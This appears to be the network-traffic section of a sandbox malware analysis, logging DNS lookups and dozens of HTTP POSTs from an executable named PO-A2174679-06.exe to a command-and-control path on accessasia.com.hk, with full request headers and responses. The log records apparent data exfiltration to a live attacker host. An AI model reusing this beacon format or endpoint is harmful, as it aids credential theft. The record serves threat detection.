Feb 23, 2021 08:49:52.021190882 CET	8.8.8.8	192.168.2.5	0x24a9	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:52.850966930 CET	8.8.8.8	192.168.2.5	0x4bcd	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 08:49:53.648022890 CET	8.8.8.8	192.168.2.5	0x1c9d	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:54.453586102 CET	8.8.8.8	192.168.2.5	0x275a	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:55.309329987 CET	8.8.8.8	192.168.2.5	0x1b29	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:56.093118906 CET	8.8.8.8	192.168.2.5	0x5404	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:56.923170090 CET	8.8.8.8	192.168.2.5	0xaf87	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:57.742845058 CET	8.8.8.8	192.168.2.5	0x135b	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:58.527405977 CET	8.8.8.8	192.168.2.5	0xeb5	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:49:59.380300045 CET	8.8.8.8	192.168.2.5	0x8433	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:00.204687119 CET	8.8.8.8	192.168.2.5	0xff51	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:01.022571087 CET	8.8.8.8	192.168.2.5	0x7427	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:02.306612015 CET	8.8.8.8	192.168.2.5	0xb8cb	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:04.158838034 CET	8.8.8.8	192.168.2.5	0x4116	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)
Feb 23, 2021 08:50:05.446899891 CET	8.8.8.8	192.168.2.5	0x6758	No error (0)	accessasia .com.hk		192.185.78.145	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- accessasia.com.hk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49732	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:25.317523003 CET	5360	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 192 Connection: close
Feb 23, 2021 08:49:25.682240009 CET	5361	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 07:49:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 15 Content-Type: text/html Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49733	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:26.296646118 CET	5362	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 192 Connection: close
Feb 23, 2021 08:49:26.654206038 CET	5362	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 07:49:26 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 15 Content-Type: text/html Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49743	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:38.359103918 CET	5384	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:38.721246004 CET	5385	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:38 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49744	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:39.237473965 CET	5386	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:39.593688965 CET	5387	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:39 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49745	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:40.069118023 CET	5387	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:40.433582067 CET	5388	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:40 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49746	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:41.025088072 CET	5389	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:41.377275944 CET	5389	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:41 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49747	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:41.847378016 CET	5390	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:42.205475092 CET	5391	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:41 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49748	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:42.711982012 CET	5392	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:43.067840099 CET	5392	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:42 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49749	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:43.540302992 CET	5393	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:43.895927906 CET	5394	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:43 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49750	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:44.361483097 CET	5395	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:44.730729103 CET	5395	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:44 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49751	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:45.281075954 CET	5396	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:45.682168007 CET	5397	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:45 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49752	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:46.290244102 CET	5397	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:46.657223940 CET	5398	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:46 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49734	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:27.514702082 CET	5363	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:27.879473925 CET	5364	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:27 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49753	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:47.113450050 CET	5399	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:47.496956110 CET	5426	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:47 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49755	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:47.991494894 CET	5470	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:48.352315903 CET	5501	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49759	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:48.867384911 CET	5546	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:49.230602980 CET	5557	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:48 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49761	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:49.698286057 CET	5734	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:50.121752977 CET	5747	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:49 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49763	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:50.602565050 CET	5949	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:50.962508917 CET	5958	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:50 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49765	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:51.403125048 CET	6010	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:51.755176067 CET	6011	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:51 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49766	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:52.189174891 CET	6012	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:52.543189049 CET	6012	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:52 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49767	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:53.017834902 CET	6013	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:53.370479107 CET	6014	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49768	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:53.820832968 CET	6015	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:54.207701921 CET	6016	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:53 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.5	49769	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:54.628473043 CET	6020	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:54.987622023 CET	6024	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:54 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49735	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:29.621978045 CET	5365	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:29.983164072 CET	5365	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:29 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.5	49770	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:55.479697943 CET	6029	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:55.832416058 CET	6034	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:55 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.5	49771	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:56.264238119 CET	6035	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:56.637950897 CET	6035	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:56 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.5	49772	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:57.090883970 CET	6036	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:57.455832958 CET	6037	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:57 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.5	49773	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:57.912353039 CET	6038	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:58.269815922 CET	6038	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:58 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.5	49774	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:58.700265884 CET	6039	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:59.063069105 CET	6040	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:58 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.5	49775	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:49:59.551681042 CET	6041	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:49:59.925751925 CET	6041	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:49:59 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.5	49776	192.185.78.145	80	C:\Users\user\Desktop\PO-A2174679-06.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 08:50:00.379571915 CET	6042	OUT	POST /ovation/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: accessasia.com.hk Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 5EB0DDEC Content-Length: 165 Connection: close
Feb 23, 2021 08:50:00.736491919 CET	6043	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 07:50:00 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
